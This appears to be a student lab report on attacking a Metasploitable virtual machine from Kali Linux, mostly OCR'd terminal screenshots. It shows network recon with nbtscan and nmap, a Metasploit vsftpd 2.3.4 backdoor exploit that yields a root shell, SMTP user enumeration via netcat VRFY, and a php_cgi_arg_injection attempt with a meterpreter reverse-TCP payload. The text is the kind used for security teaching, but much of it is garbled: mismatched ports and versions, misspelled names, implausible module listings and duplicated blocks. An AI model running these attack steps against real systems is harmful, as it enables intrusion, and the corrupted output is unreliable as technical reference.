Step 9: Enter the command show payloads

Step 10: We must set the payload as set payloads 192.168.56.101

Step 11: Enter the command exploit

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal history is as follows:

```
kali-linux-2022-4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
(kali㉿kali)-[~]
$ sudo -
[sudo] password for kali:
[root@kali ~]# /home/kali
[*] flags=4163UP,BROADCAST,RUNNING,MULTICAST mtu 1500
    inet 192.168.56.102 brd 255.255.255.0 broadcast 192.168.56.255
        netmask 255.255.255.0 scopeid 0x20<link>
        ether fe80::f501:9be8%1898 brd fe80::ff:fe80%1898
            txqueuelen 1000  (Ethernet)
            RX packets 152 bytes 32223 (32.4 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1631 bytes 109388 (106.8 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73UP,LOOPBACK,RUNNING mtu 65536
    inet 127.0.0.1 brd 255.255.255.0
        netmask 255.255.255.0
        broadcast 127.0.0.1
        ether 00:0c:29:14:dc:82 brd ff:ff:ff:ff:ff:ff
            txqueuelen 1000  (Local Loopback)
            RX packets 301 bytes 31666 (30.9 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 301 bytes 31666 (30.9 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[*] root@kali:~/home/kali]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 DESKTOP-9007738 <server> <unknown> 0a:00:27:00:00:0a
192.168.56.101 METASPOITABLE <server> METASPOITABLE 00:00:00:00:00:00
192.168.56.255 Sendo failed: Permission denied
[*] root@kali:~/home/kali]
# msfdb init
[*] Starting database
[*] The database appears to be already configured, skipping initialization
[*] root@kali:~/home/kali]
# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:21 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00029s latency).
```

```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[ 1 2 3 4 ]
root@kali:~# nmap -sS -T4 -p- 192.168.0.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:21 EDT
Nmap scan report for 192.168.0.102
Host is up (0.00009s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
23/tcp    open  ftplib       vsftpd 2.3.6
22/tcp    open  ssh          OpenSSH 8.7p1 Debian 10.1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind    2 (RPC #10000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-remi  GNU Classpath grmregistry
1282/tcp  open  bindshell   Metasploitable root shell
2004/tcp  open  http        ProFTPD 1.3.4
2321/tcp  open  ftp         ProFTPD 1.3.4
3306/tcp  open  mysql      MySQL 5.0.51a-Solaris5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc        VNC (protocol 3.3)
6000/tcp  open  X11        (access denied)
6007/tcp  open  http        Uncommon httpd
8009/tcp  open  sqli03     Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.84 seconds
root@kali:~# msfconsole
```

```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Windows Search Bar  Type here to search  Start Task View File Explorer File History Mail Photos Camera 29°C Sunny 06:59 PM 20-03-2023
```

```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~/home/kali
File Actions Edit View Help
# Name Disclosure Date Rank Check Description
# 0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload/cmd/unix/interact
[!] Unknown datastore option: payload/cmd/unix/interact.
Usage: set [options] [name] [value]
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.
If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.
If setting a PAYLOAD, this command can take an index from 'show payloads'.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.101:21 - UID: id:0(root)
[*] Privileged shell.
[*] Command shell session 1 opened (192.168.56.102:44261 -> 192.168.56.101:6200) at 2023-03-20 09:26:05 -0400
whoami
sh: Line 6: whoami: command not found
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
sbin
Found media
mnt
nohup.out
opt
proc
root
sbin
src
sys
tmp
usr
var
vmlinuz
Windows Search Bar  Type here to search  Start Task View File Explorer File History Mail Photos Camera 29°C Sunny 06:59 PM 20-03-2023
```

4b) Exploiting Metasploit using SMTP

Step 1: Getting super access using the command \$ sudo -s

Step 2: Check the IP address of the target (Metasploitable)

Step 3: Enter the command nbtscan, it is a program for scanning IP networks for NetBIOS name

information. nbtscan 192.168.56.0/24

Step 4: Enter the command nmap -sV followed by the target IP, nmap is a utility for network exploration

security auditing and -sV for the system versions. nmap -sV 192.168.56.101

Step 5: Enter msfconsole, it is used to provide a command line interface to access and work with the

Metasploit framework

Step 6: In the msfconsole itself give the command use auxiliary/scanner/smtp/smtp_enum

Step 7: Enter the command the show options.

Step 8: Next we must set the rhosts so enter the command as set rhosts 192.168.56.101

Step 9: Enter the command exploit

```
kali㉿kali:~
```

```
[sudo] password for kali:
```

```
[root@kali ~]# /home/kali
```

```
# ifconfig
```

```
eth0: flags=4163UP,BROADCAST,RUNNING,MULTICAST mtu 1500  
      inet 192.168.56.102 brd 192.168.56.255 netmask 255.255.255.0 broadcast 192.168.56.255  
        inet6 fe80::4c7:9fffe%eth0 brd fe80::ff:fe7%eth0 scopeid 0x20<link>  
          ether 4c:7f:9e brd ff:ff:ff:ff:ff:ff link-layer [ether] brd ff:ff:ff:ff:ff:ff  
            RX packets 14366 bytes 103396 (199.5 Kib)  
            RX errors 0 dropped 0 overruns 0 frame 0  
            TX packets 3732 bytes 242339 (336.8 Kib)  
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73UP,BROADCAST,NOARP mtu 5536  
      inet 127.0.0.1 brd 127.0.0.1 netmask 255.255.255.0  
        inet6 ::1 brd ::1 scopeid 0x10<host>  
          loop txqueuelen 1000 (Local Loopback)  
            RX packets 1444 bytes 1444 (1.4 KiB)  
            RX errors 0 dropped 0 overruns 0 frame 0  
            TX packets 14368 bytes 3046484 (2.9 MiB)  
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
[root@kali ~]# nmap -sn 192.168.56.0/24  
Using NBT name scan for addresses from 192.168.56.0/24  
  
IP Address      NetBIOS Name    Server      User          MAC Address  
192.168.56.1    DESKTOP-90D7758  <server>  <unknown>   0a:00:07:00:00:0a  
192.168.56.101  METASPLOITTABLE <server>  METASPLOITTABLE 00:00:00:00:00:00  
192.168.56.255  Sendo f0r3di  <server>  Permission denied  
  
[root@kali ~]# ./nmap -sT 192.168.56.101  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:30 EDT  
Nmap scan report for 192.168.56.101  
Host is up (0.0000s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 8.4.4  
22/ssh    open  ssh          OpenSSH 4.7p1 Debian Bubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
  
[root@kali ~]#
```

```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~#
File Actions Edit View Help
Host is up (0.00012s latency).
Not shown: 1000 services on [reset]
PORT      STATE SERVICE
22/tcp    open  Ftp     vsFTPd 2.3.6
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp   Postfix smtpd
53/tcp    open  domain ISC BIND 9.12.2
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec   netkit-rsh rexecd
513/tcp   open  login  OpenBSD or Solaris rlogind
514/tcp   open  shell   Netkit rshd
1000/tcp  open  rmi   GINA Classmate grariregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs   2-4 ((RPC #100000))
2121/tcp  open  ftp    ProFTPD 1.3.1
3306/tcp  open  mysql MySQL 5.0.51a-Subuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5800/tcp  open  vnc   VNC (Protocol 3.3)
6000/tcp  open  x11   (xclient denied)
6667/tcp  open  irc   UnrealIRCd
8009/tcp  open  ajp13 Apache Jserv (Protocol v1.3)
8180/tcp  open  http  Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.69 seconds

[+] (root㉿kali):~/home/kali
# nmap -p 25 192.168.56.101
Starting Nmap 7.90 ( https://nmap.org ) at 2023-03-20 09:32 EDT
Nmap scan report for 192.168.56.101
Nmap is up (0.00072s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.39 seconds

Type here to search
28% Partly sunny 07:10 PM 20-03-2023 ENG Right Click
```

kali-linux-2022-4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali: /home/kali

```
[root@kali ~]# msfconsole
```

IIIIII dib_dib
III '4' v '8'
II 'I'
II 'T';';;P;
II 'T';';;P;
II 'V'P;

I love shells --egypt

```
[root@kali ~]# metasploit v6.2.0-dev  
+ -- --= 2764 exploits - 1189 auxiliary - 404 post  
+ -- --= 131 payloads - 45 encoders - 11 nops  
+ -- --= 9 sessions
```

Metasploit tip: You can upgrade a shell to a Meterpreter session on many platforms using sessions -u <session_id>
Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > search smtp
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/http/apache_james_exec	2015-10-01	normal	Yes	Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
1	auxiliary/server/capture/smtp		normal	Yes	Authentication Capture: SMTP
2	auxiliary/scanner/http/ms10_046_malformed_logon		normal	Yes	MS10-046 Exchange 2000 XCHNG5 Heap Overflow
3	exploit/windows/browser/microsoft_blackhole	2007-08-24	great	No	Microsoft Internet Explorer 7.0 Microsoft Blackhole Exploit
4	exploit/windows/browser/comunicrypt_mail_activex	2008-05-19	great	No	Comunicrypt Mail 1.16 MSIE ActiveX Stack Buffer Overflow
5	exploit/windows/http/exim_gethostbyname_bof	2005-01-27	great	Yes	Exim GHOST (glibc gethostbyname) Buffer Overflow
6	exploit/windows/http/ms07_025_msasn1cvec	2007-03-09	great	No	MS07-025 Microsoft ASN.1 Decoder Buffer Overflow
7	exploit/windows/http/exim_string_format	2008-12-07	excellent	No	Exim string format Function Heap Buffer Overflow
8	auxiliary/client/smtp/enmailer		normal	No	Generic Enmitter (SMTP)
9	exploit/windows/http/ms07_025_msasn1cvec	2007-01-25	great	No	MS07-025 Microsoft ASN.1 Decoder Buffer Overflow
10	exploit/windows/http/ms10_046_malformed_formRaw	2008-12-29	great	No	MS10-046 Exchange 2000 XCHNG5 Heap Overflow
11	exploit/windows/http/ms07_046_xchng5_xchncfg	2002-10-15	good	Yes	MS07-046 Exchange 2000 XCHNG5 Heap Overflow
12	exploit/windows/ssl/ms08_011_pct	2008-04-15	average	No	MS08-011 Microsoft Private Communications Transport Overflow
13	exploit/windows/http/ms08_019_exchange	2008-11-12	normal	No	MS08-019 Exchange 2007 Microsoft Exchange
14	exploit/windows/http/mercury_cram_msds	2007-08-06	great	No	Mercury Mail AUTH CRAM-MD5 Buffer Overflow
15	exploit/windows/http/morris_sendmail_debug	1998-11-02	average	Yes	Morris Worm sendmail Debug Mode Shell Escape
16	exploit/windows/http/ms07_025_msasn1cvec	2007-01-25	normal	No	MS07-025 Microsoft ASN.1 Decoder Buffer Overflow
17	exploit/windows/http/openedmail_from_rce	2020-01-28	excellent	Yes	OpenHTTP MAIL FROM Remote Code Execution
18	exploit/local/openedmail_d_cob_rdcad	2020-02-24	average	Yes	OpenHTTP OOB Read Local Privilege Escalation
19	exploit/windows/browser/oracle_dc_subtitoexpress	2009-08-26	normal	No	Oracle Document Capture 10g ActiveX Control Buffer Overflow
20	exploit/windows/http/ms07_025_msasn1cvec	2007-01-24	normal	No	MS07-025 Microsoft ASN.1 Decoder Buffer Overflow
21	auxiliary/scanner/smtp/ant_version		normal	No	SMTP Banner Grabber
22	auxiliary/scanner/smtp/ant_ntlm_domain		normal	No	SMTP NTLM Domain Extraction

msf6 >

```
kali-linux-2024-2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:/home/kali
File Actions Edit View Help
24 auxiliary/fuzzers/smtp_smtp_fuzzer normal No SMTP Simple Fuzzer
25 auxiliary/scanner/smtp/smtp_enum normal No SMTP Mail Server Enumeration Utility
26 auxiliary/scanner/smtp/smtp_pcreScan normal No Softmail MMailserver 1.0 Buffer Overflow
27 exploit/windows/smtp/wmalservr 2003-09-17 normal No Softmail MMailserver 1.0 Buffer Overflow
28 exploit/unix/webapp/squirrelmail_pgp_plugin 2007-07-09 manual No SquirrelMail PGP Plugin Command Execution (SHELL)
29 exploit/windows/asn1/asn1_crl_bogus 2017-04-28 normal No TABS MailCarrier v2.3.1 ASN1 EDB Overflow
30 exploit/windows/asn1/mailcarrier_smtp_echo 2018-10-26 good Yes VSploit Email PII
31 auxiliary/vsploit/pki/email_pki normal No VSPlloit Email PII
32 exploit/windows/asn1/smtp_017_anl_loadimage_chunksize 2007-03-28 great No Windows ANI LoadHandler() Chunk Size Stack Buffer Overflow (SHELL)
33 auxiliary/scanner/http/aspnet_webhook normal No Webhook Listener for Microsoft ASP.NET Webhooks
34 auxiliary/scanner/http/wp_easy_wp_smtp 2020-12-06 normal No WordPress Easy WP SMTP Password Reset
35 exploit/windows/smtp/yopps_overflow 2004-09-27 average Yes YPOPS 0.6 Buffer Overflow

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/yopps_overflow

msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name Current Setting Required Description
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIQUEONLY true yes Skip Microsoft banner servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.101
Rhosts => 192.168.56.101
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name Current Setting Required Description
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIQUEONLY true yes Skip Microsoft banner servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.56.101:25 - 192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.56.101:25 - Caught interrupt from the console...
root@kali:/home/kali
```

```
kali-linux-2024-2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:/home/kali
File Actions Edit View Help
[(kali㉿kali)-~]
[~]$ sudo -
[sudo] password for kali:
[~]# nc 192.168.56.101 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
VRFY daemon
252 2.0.0 daemon
VRFY postgres
252 2.0.0 postgres
[~]# nc 192.168.56.101 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
VRFY daemon
252 2.0.0 daemon
VRFY postgres
252 2.0.0 postgres

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/yopps_overflow

msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name Current Setting Required Description
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIQUEONLY true yes Skip Microsoft banner servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.56.101:25 - 192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.56.101:25 - Caught interrupt from the console...
root@kali:/home/kali
```

4c) Exploiting Metasploit using Bind Shell

The screenshot shows a terminal window on a Kali Linux desktop. The terminal output includes:

- ifconfig** command results:

```
root@kali:~# ifconfig
eth0: flags=4163<...> broadcast 192.168.56.255
      inet 192.168.56.102 netmask 255.255.255.0 ...
      ... (details like txqueuelen, link layer, etc.) ...
      ... (RX/TX statistics) ...
      ... (TX errors, dropped, overruns, collisions) ...
lo: flags=73<...> loopback 0.0.0.0
      ... (MAC address)
```

- nbtscan** command results:

```
root@kali:~# nbtscan 192.168.56.0/24
Doing NetBIOS name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 DESKTOP-90D75B <server> unknown 0a:00:27:00:00:0a
192.168.56.101 METASPOITABLE <server> METASPOITABLE 00:00:00:00:00:00
192.168.56.253 Sendoit: Permission denied
```

- nmap -sV 192.168.56.101** command results:

```
root@kali:~# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:17 EDT
Nmap scan report for 192.168.56.101
Host is up (0.000325 latency).
```

- nmap -p 1524 192.168.56.101** command results:

```
root@kali:~# nmap -p 1524 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:17 EDT
Nmap done: 1 IP address (1 host up) scanned in 13.37 seconds
```

The terminal window is part of a Kali Linux desktop environment, with icons for file manager, browser, terminal, and other tools visible in the dock.

'ifconfig' is used to find the IP address of the machine.

'nbtscan' is a command-line tool used to scan networks for NetBIOS name information. It can be used to identify Windows machines on a network, as well as gather information such as hostnames, MAC addresses, and workgroups.

The '**nmap -sV 192.168.56.101**' command is an example of using the Nmap security scanner tool to perform a version detection scan on the IP address **192.168.56.101**.

- **nmap**: This is the command to invoke the Nmap security scanner.
- **-sV**: This option instructs Nmap to perform version detection on any open ports found on the target system.
- **192.168.56.101**: This is the IP address of the target system that Nmap will scan.

When you run this command, Nmap will attempt to discover any open ports on the target system and identify the services running on those ports by performing a version detection scan.

The **nmap -p 1524 192.168.56.101** command is an example of using the Nmap security scanner tool to perform a port scan on the IP address **192.168.56.101**, specifically checking for the presence of an open port with port number 1524.

- **nmap**: This is the command to invoke the Nmap security scanner.
- **-p 1524**: This option instructs Nmap to scan only port 1524 on the target system.
- **192.168.56.101**: This is the IP address of the target system that Nmap will scan.

When you run this command, Nmap will attempt to discover whether the port number 1524 is open on the target system. If the port is open, Nmap will report it as an open port, along with any additional information about the service running on that port. This type of scan is useful for determining which ports are open on a system and can help in identifying potential vulnerabilities or weaknesses that may exist.

- **nc**: This is the command to invoke the **nc** (short for netcat) tool.
- **192.168.56.101**: This is the IP address of the target system to which you want to connect.

When you run this command, **nc** will attempt to establish a connection to the target system. If the connection is successful, **nc** will open a command-line interface where you can send and receive data to and from the remote system.

- **uname**: This is the command to invoke the **uname** tool.
- **-a**: This option instructs **uname** to display all available information about the system

When you run this command, **uname** will output a series of system information, including:

- Linux: This is the kernel name of the system.
- hostname: This is the name of the system.
- x86_64: This is the machine hardware name.
- GNU/Linux: This is the operating system name.

uname -a provides a quick way to obtain detailed information about the system's kernel and operating system, which can be useful for system administration and troubleshooting purposes.

The '**whoami**' command is a simple command that is used to print the username of the current user who is logged in to the current terminal session.

4c) Exploiting Metasploit using HTTP

First check the Ip of the metasploitable, then enter the command nmap -sV 192.168.56.102 to check the port which is open. Then check for http, set the rhosts, payloads, show options and at last hit run or exploit.

```
kali㉿kali:~
```

```
[sudo] password for kali:
```

```
[root@kali ~]
```

```
ifconfig
```

```
eth0: flags=4163broadcast,multicast,noqueue mtu 1500  
        link layer 192.168.56.101 brd 192.168.56.255  
        inet6 fe80::4c7f:24ff:fe56:101%eth0 brd fe80::ffff:ffff:ffff:ffff  
          inet 192.168.56.101 brd 192.168.56.255 broadcast 192.168.56.255  
            inet6 fe80::4c7f:24ff:fe56:101%eth0 brd fe80::ffff:ffff:ffff:ffff  
              ether 08:00:27:21:9d:07 txqueuelen 1000 (Ethernet)  
                RX packets 19979 bytes 1891474 (1.8 Mbytes)  
                RX errors 0 dropped 0 overruns 0 frame 0  
                TX packets 14958 bytes 1096728 (1.0 Mbytes)  
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=4163broadcast,noqueue mtu 65536  
        link layer 00:00:00:00:00:00 brd 00:00:00:00:00:00  
        inet 127.0.0.1 netmask 255.0.0.0  
          inet6 ::1 prefixlen 128 scopid 0x10<host>  
            loop 0 brd 0 txqueuelen 1 (Loopback)  
              RX packets 1992 bytes 141913 (138.5 Kbytes)  
              RX errors 0 dropped 0 overruns 0 frame 0  
              TX packets 1992 bytes 141913 (138.5 Kbytes)  
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
[root@kali ~]
```

```
netcat -l -p 4444
```

```
Listening on [0.0.0.0] 4444
```

```
Doing NBT name scan for addresses from 192.168.56.0/24
```

IP address	NetBIOS Name	Server	User	MAC address
192.168.56.1	LAPTOP-QDQKGW14	<server>	<unknown>	0a:00:27:00:00:00
192.168.56.102	METASPOLOITABLE	<server>	METASPOLOITABLE	00:00:00:00:00:00
192.168.56.255	Sentido	Fallen	Permission denied	

```
[root@kali ~]
```

```
# nmap -sV -v 192.168.56.102
```

```
Starting Nmap 7.90 ( https://nmap.org ) at 2023-03-13 06:20 EDT  
Nmap scan report for 192.168.56.102  
Host is up (0.0004s latency).  
Nmap showed 1 open port (rasel)  
Not shown: 1000 filtered ports (rasel)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh  OpenSSH 7.9p1 Debian 10 (protocol 2.0)  
23/tcp    open  telnet  Linux telnetd 2.3.0  
25/tcp    open  smtp  Postfix smtpd  
53/tcp    open  domain  ISC BIND 9.4.2  
80/tcp    open  http   Apache httpd/2.2.8 ((Ubuntu) DAV/2)  
113/tcp   open  nntp  nnrpd 2.1.1  
139/tcp   open  netbios-ssn  Samba smbd 3.X - ~X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec  netkit-rnm rexecd  
513/tcp   open  login  OpenBSD or Solaris rlogind
```

```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~# msf auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s). see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 Yes The target port (TCP)
SSL false No Negotiate SSL/TLS for outgoing connections
THREADS 1 Yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host

View the full module info with the info, or info -d command.
msf auxiliary(scanner/http/http_version) > set hosts 192.168.56.102
msf auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/multi/http/cgi_arg_injection 2012-01-05 excellent Yes CGI Argument Injection
1 exploit/multi/http/php_cgi_arg_injection 2012-05-08 normal No PHP apache_request_headers Buffer Overflow

Integrate with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof
msf auxiliary(scanner/http/http_version) > use 1
[*] Set payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLSK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s). see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 Yes The target port (TCP)
SSL false No Negotiate SSL/TLS for outgoing connections
TARGETURI no The URL to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URLENCODENG and padding (0 for minimum)
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 127.0.0.1 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic

View the full module info with the info, or info -d command.
msf exploit(multi/http/php_cgi_arg_injection) > set hosts 192.168.56.102
msf exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLSK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.56.102 yes The target host(s). see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 Yes The target port (TCP)
SSL false No Negotiate SSL/TLS for outgoing connections
TARGETURI no The URL to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URLENCODENG and padding (0 for minimum)
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 127.0.0.1 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic

View the full module info with the info, or info -d command.
msf exploit(multi/http/php_cgi_arg_injection) > exploit
[*] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/http/php_cgi_arg_injection) >
```

```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~# msf exploit(multi/http/php_cgi_arg_injection) > exploit
[*] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/http/php_cgi_arg_injection) >
```

5) Network scanning using following nmap commands:

```
[root@kali:~/home/kali]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 DESKTOP-9007758 <server> <unknown> 00:00:27:00:00:00
192.168.56.101 METASPLITABLE <server> METASPLITABLE 00:00:00:00:00:00
192.168.56.255 Sendto failed: Permission denied

[root@kali:~/home/kali]
